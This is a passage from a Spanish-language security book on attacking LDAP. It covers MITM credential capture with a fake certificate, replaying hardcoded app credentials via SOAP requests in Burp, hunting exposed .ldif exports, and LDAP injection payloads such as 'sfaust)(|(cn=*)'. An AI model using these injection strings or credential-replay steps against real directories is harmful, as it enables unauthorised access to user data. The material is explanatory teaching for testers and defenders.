


Imagen 2.55: Recepción de certificado falso y alerta.

A partir de este punto es responsabilidad del usuario el aceptar o no el certificado digital. La no aceptación incurriría en una situación en la que no habría conexión, es decir, el atacante realizaría un ataque de Denegación de Servicio con éxito. En este entorno, esta sería la mejor opción, pues ningún dato quedaría en riesgo, incluyendo las credenciales del usuario.

En caso de aceptar la conexión, el cliente habría aceptado cifrar los datos con el certificado falso emitido por el hombre en medio, lo que le permitiría al atacante ver todos los datos, es decir, realizar el Ataque 3 y además, realizar un ataque de downgrading, para poder acceder a las credenciales, lo cual implicaría el mayor riesgo de seguridad.

En la siguiente captura se puede ver como la herramienta de ataque CAIN&ABEL guarda en un fichero de texto todos datos transmitidos entre el Cliente y el Servidor. El ataque tiene éxito por tanto.




Imagen 2.56: Hijacking y captura de sesión.

En esta otra captura se puede observar como la contraseña es obtenida por el atacante tras ser aceptado por el cliente el certificado digital falso igual que si no se estuviera utilizando un certificado digital. El ataque de downgrading también tiene éxito.





Imagen 2.57: Credenciales obtenidas mediante un hijacking de sesión LDAP-s.

Como se puede observar tras ver todos estos ataques, la única forma de mantener una infraestructura segura sería la de diseñar una red fortificada controlando las conexiones y los ataques en la red local y añadiendo capas de seguridad en los protocolos, por ejemplo con conexiones IPSec sin Pre-Shared Key o mediante el uso de conexiones LDAP-s que no permitan la el uso de certificados digitales falsos con interacción por parte del usuario.

3.3.3 Contraseñas LDAP hardcodeadas en aplicaciones

En la parte inicial de este capítulo se habló de cómo es posible localizar servidores LDAP por los enlaces que aparecen en las aplicaciones móviles. En este caso utilizando una tecnología que hemos creado en Eleven Paths llamada Tacyt. El problema no es solo que se puedan localizar los servidores, sino que además puede llegar a ser posible la localización de credenciales de acceso a los servidores directamente hardcodeadas en el código fuente de la aplicación.

En el ejemplo que hemos visto al principio de este capítulo, encontramos unos webservices que nos llevaban a lanzar consultas a servidores LDAP desde un backend Web. Al mirar ***WebsService*** concreto para obtener información de los usuarios se puede comprobar que necesitamos unas credenciales de acceso para poder hacer la consulta al árbol LDAP



GetUser

Test

The test form is only available for requests from the local machine.

SOAP 1.1

The following is a sample SOAP 1.1 request and response. The placeholders shown need to be replaced with actual values.

```
POST /ldap.asmx HTTP/1.1
Host: appservices[redacted]
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://[redacted]/ldap/GetUser"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd=
  <soap:Body>
    <GetUser xmlns="http://[redacted]/ldap">
      <UserName>string</UserName>
      <PassWord>string</PassWord>
      <usr_user>string</usr_user>
    </GetUser>
  </soap:Body>
</soap:Envelope>
```

Figura 2.58: Petición SOAP al WebService para hacer un LDAP Search Filter al árbol LDAP.

Por supuesto, aunque la ***app*** esté actualmente retirada del market de Google Play, nosotros tenemos copia en ***Tacyt***, así que es posible descargarla, descomprimirla y decompilarla para llegar al fichero donde la ***app*** tiene configurado el usuario y contraseña para hacer el ***Binding*** en el árbol ***LDAP***.

```
try
{
    ContactListActivity.access$2(ContactListActivity.this).clear();
    JSONObject jsonobject = new JSONObject();
    jsonobject.put("UserName", "my[redacted]");
    jsonobject.put("PassWord", "my[redacted]");
    jsonobject.put("category", val$category);
    jsonobject.put("text", val$text);
    jsonobject.put("lang", val$isLang);
    jsonString = jsonobject.toString();
    Log.i("DREG", jsonString);
    progressDialog = Utils.getprogressDialog(ContactListActivity.this);
    progressDialog.setTitle(null);
    progressDialog.setMessage(ContactListActivity.access$5(ContactListActiv
    progressDialog.show();
    return;
```

Figura 2.59: Código de construcción de llamada al WebService en la app con datos de árbol LDAP.

El resto del proceso es sencillo. La petición ***SOAP*** va por ***POST***, así que basta con abrir una herramienta como ***Burp*** y usando el ***Repeater*** hacer la petición al ***WebService*** para consultar al árbol ***LDAP***.

```
POST /ldap.asmx HTTP/1.1
Host: appservices.[redacted]
Content-Type: text/xml; charset=utf-8
Content-Length: 460
SOAPAction: "http://[redacted]/api/ldap/GetUser_"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetUser_ xmlns="http://[redacted]/api/ldap">
      <UserName>my[redacted]</UserName>
      <PassWord>my[redacted]</PassWord>
      <usr_user>admin</usr_user>
      <lang>false</lang>
    </GetUser_>
  </soap:Body>
</soap:Envelope>
```

Figura 2.60: Construcción de petición SOAP en Repeater de Burp.

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetUser_Response xmlns="http://[redacted]/ldap">
      <GetUser_Result>
        <GetUser>
          <FullName>admin</FullName>
          <Email>admin@[redacted]</Email>
          <IsLocked>0</IsLocked>
          <Phone>013-333</Phone>
          <Mobile />
          <ID />
          <No />
          <Nationality />
          <BirthDate />
          <BirthPlace />
          <SocialStatus />
          <Company />
          <Building />
        </GetUser>
      </GetUser_Result>
    </GetUser_Response>
  </soap:Body>
</soap:Envelope>
```

Figura 2.61: Respuesta del WebService con la salida del LDAP Search Filter.

El resto ya es probar los ***LDAP Search Filters*** y comprobar si el backend de la aplicación web es o no vulnerable a las técnicas de ***LDAP Injection o Blind LDAP injecttion***, que tal y como se verá es así, pero primero vamos a explicar esas técnicas en detalle.

3.3.4 Exportaciones de datos LDAP

Dentro de las técnicas de Hacking con Buscadores, uno de los procesos más utilizados es el de buscar las copias de seguridad, o las exportaciones de datos. En el mundo de las bases de datos relaciones, los ficheros .sql o .dump o .bak son muy comunes, pero en el mundo LDAP se utilizan otro tipos de extensiones que merece la pena tener muy presente.




Figura 2.62: 22.700 enlaces a ficheros con extensiones .ldif en Google.

Los ficheros utilizados llevan habitualmente la extensión LDIF que viene de (LDAP Data Interchange Format) y tienen un formato en texto plano en el que se exportan los objetos del árbol exportados de una manera muy sencilla. En la siguiente imagen se ve un ejemplo de uno de ellos.

```
dn: dc=com
objectClass: domain
objectClass: top
dc: com

dn: dc=example,dc=com
objectClass: domain
objectClass: top
dc: example
aci: (target ="ldap:///dc=example,dc=com")(targetattr !=
 "userPassword")(version 3.0;acl "Anonymous read-search access";
 allow (read, search, compare)(userdn = "ldap:///anyone");)
aci: (target="ldap:///dc=example,dc=com") (targetattr =
 "*")(version 3.0; acl "allow all Admin group"; allow(all,export,import,proxy
 ) groupdn = "ldap:///cn=Directory Administrators,ou=Groups,dc=example,dc=com";)
aci: (target="ldap:///dc=example,dc=com") (targetattr ="*
 ")(version 3.0; acl "Allow apps proxied auth"; allow(all, proxy
 )(userdn = "ldap:///cn=*,ou=Apps,dc=example,dc=com");)
aci: (targetcontrol="1.2.840.113556.1.4.805") (version 3.0; acl "
 Tree delete for Admins"; allow(all) groupdn ="
 ldap:///cn=Directory Administrators,ou=Groups,dc=example,dc=com";)
```

Figura 2.63: Fichero ldif de ejemplo.

En ellos, por supuesto, también pueden estar los objetos que representan a los usuarios y contraseñas de una aplicación web, así que si escaneas un sitio web, no te olvides nunca de repasar los ficheros .ldif antes de nada.

4. LDAP Injection & Blind LDAP Injection

Las técnicas de inyección de código se han utilizado para saltarse las restricciones de seguridad de las aplicaciones y sistemas, y, para logar este objetivo, se han especializado para afectar las distintas tecnologías.

Una de las "últimas" en estudiarse han sido las técnicas de Inyección LDAP. De éstas la primera referencia que encontramos es la que nos ofrece Sacha Faust, de la empresa SPI Dynamics en su documento "LDAP Injection" pero que no era correcto totalmente ni en sus análisis ni en sus conclusiones. En este apartado vamos a ver en detalle cómo se puede explotar estas técnicas en aplicaciones web.

4.1 Filtros LDAP

Es importante comprender el funcionamiento de los filtros LDAP, para ello, podemos consultar la RFC 4515 de Junio de 2006. En ella se adjunta la definición completa del leguaje de filtros, pero podemos resumirlo en la siguiente estructura:

```
Filter = ( filtercomp )
Filtercomp = and / or / not / item
And = & filterlist
Or = | filterlist
Not = ! filter
Filterlist = 1*filter
Item = simple / present / substring
Simple = attr filtertype assertionvalue
Filtertype = "=" /"~="/ ">=" / "<="
Present = attr = *
Substring = attr "=" [initial] * [final]
Initial = assertionvalue
Final = assertionvalue
```

Como se puede apreciar un filtro siempre va entre paréntesis. Además se dispone de un conjunto muy reducido de operadores lógicos AND "&", OR "|" y NOT "!", los operadores relacionales <=, >=, = y ~= y el comodín * que se utiliza para sustituir por a "uno o varios caracteres". Así pues, ejemplos de filtros válidos serían:

- (&(!(objectClass=Impresoras))(uid=s*)): En este ejemplo estaríamos buscando todos los objetos que cumplan que no son de la clase Impresoras y cuyo atributo uid tiene un valor que comienza por "s".
- (&(objectClass=user)(uid=*)): Este filtro nos devolvería la lista de todos los objetos de tipo user, tengan el valor que tengan en el atributo uid.

No serían filtros válidos aquellos que no utilicen notación prefija del operador o no utilicen un anidamiento correcto de paréntesis, como por ejemplo:

- ((objectClass=Impresoras)|(nombre=Epson*)): En este ejemplo el operador lógico OR "|" no va correctamente situado.



- ((&(objectClass=Impresora))((nombre=Epson*Color)): En este caso los paréntesis no están bien anidados.

4.2 LDAP Injection en aplicaciones Web

Las técnicas de inyección de comandos LDAP en aplicaciones web se basan en los mismos principios que las técnicas de SQL Injection. En una aplicación web el programador, en un determinado punto recoge datos enviados por el usuario que van a ser utilizados para generar una consulta LDAP. En un entorno vulnerable el programador no realiza el filtrado de los parámetros y el atacante aprovecha este fallo de seguridad para poder inyectar código y cambiar el resultado que se obtiene con el filtro.

El ejemplo de vulnerabilidad explicada por Sacha Faust en su documento muestra un entorno en el que se extrae más información mediante la unión de un filtro. Para ello supone un entorno en el que el programador va a generar un filtro simple del tipo (atributo=valor). Entendemos filtro simple como aquel que no lleva un operador. Para ello construye una consulta mediante la concatenación del valor recibido convertido a cadena de caracteres que después ejecuta.

```
string: filter = "(uid=" + CStr(userName) + ")"
```

En este entorno, el atacante podría realizar una inyección de código LDAP para acceder a más objetos saltándose las restricciones del programa original. Siguiendo con el ejemplo de Sacha Faust, éste propone que se podría realizar una inyección de la siguiente forma: (some attribute=user input)(|(cn=*)). Para construir esta inyección, utilizando el código vulnerable habría que introducir como parámetro de entrada la siguiente cadena: sfaust)(|(cn=*).

"sfaust" es la entrada de datos esperada por el programa para construir el filtro. Posteriormente, el atacante cierra el paréntesis que introduce el programador y abre un nuevo filtro con el operador lógico OR en el que se pide la devolución de todos los objetos sea cual sea su valor en cn.

Esta inyección, que Sacha Faust prueba sobre un árbol LDAP SunOne Directory Server 5.0 devuelve la suma de los resultados de los dos filtros: (uid=sfaust) y (|(cn=*)).

Sin embargo, si nos ceñimos a la definición del lenguaje de creación de filtros marcada por la RFC vemos que esta consulta no es correcta pues los filtros no están siguiendo las normas de anidamiento y notación prefija. Sin embargo, sí podemos tomar la consulta como dos filtros independientes bien formados, aunque en el segundo caso no sería necesario para nada añadir el operador lógico OR.

Viendo esto, y asumiendo que Sacha Faust hizo las pruebas correctamente en su entorno, hay que entender que las técnicas de LDAP Injection tienen peculiaridades dependiendo de la implementación del software del servidor LDAP que se esté utilizando en el backend, del componente que se esté utilizando en la aplicación web como cliente LDAP y del filtro LDAP dónde se esté inyectando en cada caso.

Hay algunas de ellas bastantes curiosas, por ser tratadas de forma distinta en las distintas implementaciones, así que vamos a jugar un poco con ello.



4.3 Implementaciones LDAP Server

Hay sitios dónde se acaban los RFCs. Sí, en las orillas, en los casos degenerados, en los usos extremos de los protocolos o los "corner cases". En esas ocasiones los estándares no definen todos los comportamientos a seguir y por tanto son los que lo implementan los que deben tomar su propia interpretación del estándar hasta que haya un pronunciamiento oficial sobre él por el comité d estandarización.

Supongo que cuando nos cuentan qué es un estándar tendemos a pensar que un estándar define absolutamente todos los comportamientos, pero la realidad es que no es así. Hay situaciones no contempladas por los estándares dónde las decisiones las toma la implementación. Ejemplos de estos hemos tenido en TCP/IP y las herramientas de fingerprinting para reconocer el sistema operativo en base a las respuestas en situaciones no contempladas en mensajes TCP/IP. En LDAP Sucede lo mismo.

¿Se pueden enviar dos filtros LDAP en un único mensaje LDAP a un servidor LDAP? ¿Qué va a hacer el componente utilizado como cliente LDAP en la aplicación Web cuando suceda esto? ¿Cómo se va a comportar el servidor LDAP ante esta situación? ¿Cuál es la mejor decisión respecto a seguridad? ¿Sería mejorable?

Estas son algunas de las cuestiones que podemos hacernos a la hora de evaluar estos comportamientos. Hay que tener en cuenta que la decisión que adopte una implementación u otra marcará las reglas en un ataque de LDAP Injection.

Dos filtros LDAP en un único mensaje

A la pregunta de sí se puede enviar dos filtros en un único mensaje hemos de decir que a priori esto depende del componente cliente que genera la consulta. Hay componentes que sí lo permiten y hay componentes que no lo permiten. LDAP Browser, un cliente LDAP gratuito que cualquiera se puede descargar, sí permite enviar dos filtros.

Por otro lado, el componente IP*Works! utilizado inicialmente por Sacha Faust en su estudio lo permitía, pero en las siguientes versiones dejó de permitirlo, aplicando un comportamiento más peligroso aún que vamos a estudiar. Esto va a tener implicaciones en el la aplicación y alguna curiosidad que analizaremos más adelante.

Ahora bien, ¿cómo se comportan los servidores LDAP cuando reciben dos filtros LDAP en una única consulta LDAP? Pues el comportamiento también cambia como vamos a ver. Para ello utilizamos la implementación OpenLDAP, las implementaciones de Microsoft ADAM (Active Directory Application Mode) o Microsoft LDS (Lightweight Directory Server) y SunOne que utilizó Sacha Faust.

OpenLDAP

¿Qué hace OpenLDAP si le llegan dos filtros en un mensaje? Pues una curiosidad. En la siguiente figura tenéis la captura de WireShark para el envío de dos filtros a un árbol LDAP. Cómo se puede ver, Wireshark da un mensaje de error (en amarillo) a la hora de interpretar el protocolo, ya que encuentra caracteres después del primer filtro completo.








Figura 2.64: Wireshark. Dos filtros en un mensaje enviados a OpenLDAP.

¿Y qué va a devolver OpenLDAP? Pues curiosamente las implementaciones de OpenLDAP han optado por devolver la respuesta únicamente al primer filtro completo.





Figura 2.65: Respuesta OpenLDAP a dos filtros en un mensaje.

Respuesta OpenLDAP a dos filtros en un mensaje

¿Es esta la mejor respuesta? Yo no lo tengo claro, pero lo que sí es cierto este es que este comportamiento hace que las inyecciones LDAP que se realicen en filtros sin operador lógico, es decir, filtros simples con una única comparación no tengan impacto. Al hacer esto, cualquier inyección de lógica en un



filtro LDAP simple dará al menos dos filtros y el segundo (el inyectado) no tendrá efecto. Esto hace que las inyecciones propuestas por Sacha Faust, que él probó en un entorno SUN, y que estaban descritas en OWASP-LDAP Injection, NO funcionen en OpenLDAP de esta forma.


In a page with a user search form, the following code is responsible to catch input value and generate a LDAP query that will be used in LDAP database.

```
<input type="text" size=20 name="userName">Insert the username</input>
```

The LDAP query is narrowed down for performance and the underlying code for this function might be the following:

```
String ldapSearchQuery = "(cn=" + $userName + ")";
System.out.println(ldapSearchQuery);
```

Case the variable $userName is not validated, it could be possible accomplish LDAP injection, as follows:

```
*If a user puts "*" on box search, the system may return all the usernames on the LDAP base
*If a user puts "jonys) (| (password = * ) )", it will generate the code bellow revealing jonys' password
( cn = jonys ) ( | (password = * ) )
```

Figura 2.66: Esto no funciona en OpenLDAP.

Al final, la explicación de por qué actúa OpenLDAP de esta forma es sencilla. En LDAP se puede enviar un filtro LDAP seguido de una lista de atributos del objeto que se desean recibir entre paréntesis. Por ejemplo (uid=admin)(uid,creationDate,permisions). OpenLDAP toma como que la lista de atributos a recibir no es correcta, así que devuelve el atributo principal del objeto pero no deja de ejecutarlo.

Microsoft ADAM & Microsoft LDS

¿Y qué pasa con ADAM si recibe dos filtros LDAP en un único mensaje? La respuesta a esto es fácil de comprobar. Vamos a hacer exactamente el mismo proceso que con OpenLDAP. En este caso nos vamos a conectar a un árbol LDAP sobre Microsoft ADAM para ver que sucede y vamos a lanzar dos filtros en un único mensaje. En este caso algo tan sencillo como *(uid=*)(uid=*)*. Como se puede ver en la captura la herramienta LDAP Browser nos da un error de conexión con el servidor LDAP ¿Qué es lo que ha pasado realmente?




Figura 2.67: Dos Filtros LDAP en una sola consulta LDAP enviados a Microsoft ADAM.

Para saber que ha pasado por debajo vamos a utilizar un sniffer y vemos que se intercambian. Al utilizar WireShark y capturar la respuesta que da ADAM a esta situación obtenemos un mensaje de error que dice:

"LdapErr: DSID-0C 0C0B4C: The server was unable to decode a search request attribute description list, the filter may have been invalid"




Figura 2.68: Error en el servidor Microsoft ADAM y Desconexión del árbol LDAP.

Además, el servidor ADAM nos manda un mensaje de desconexión que es lo que LDAP Browser nos muestra como que no se puede conectar con el servidor. De nuevo, las inyecciones descritas inicialmente por Sacha Faust no funcionarían en este entorno.

SunOne Directory Server 5.0

En el paper de Sacha Faust sobre LDAP Injection, las pruebas realizas sobre él y que vienen documentadas, muestran que el comportamiento de este servidor era diferente y ante la llegada de dos filtros LDAP en un único mensaje el servidor ejecuta ambos y devuelve la lista completa de objetos en un única lista.




Figura 2.69: Ejemplo de envío de 2 filtros LDAP en una consulta a un árbol LDAP SunOne.

Tras ver estos comportamientos nos queda que cuando llega un mensaje con dos filtros LDAP a una implementación OpenLDAP éste ejecuta sólo el primero, cuando llega a un servidor de Microsoft

ADAM o Microsoft LDS se obtendrá un mensaje de error y una desconexión y cuando llega a un árbol SunOne Directory Server 5.0 se ejecutan ambos. Tres implementaciones distintas con tres comportamientos distintos que harán que los entornos de ataque a aplicaciones web con técnicas LDAP Injection sean totalmente dispares. Pero aún falta por ver el comportamiento de los clientes.

Los componentes web para clientes LDAP

Para reconstruir el entorno del documento publicado por Sacha Faust, utilizamos el componente IPWorks de NSoftware, para comprobar que este componente estaba tomando una tercera decisión de diseño. Así como OpenLdap ejecuta sólo el primer filtro correcto y ADAM termina la conexión invalidando cuando van más de un filtro en una sola consulta, el componente IPWorks, elimina cualquier carácter por detrás del primer filtro correctamente construido. Es decir, si el programador carga dos filtros en el método de envío de la query LDAP, como se puede ver en la captura de abajo.




Figura 2.70: Visualización Valores en Visual Studio.

El componente sólo lanza una consulta con el primero, como se puede ver en la captura realizada con Wireshark a continuación.

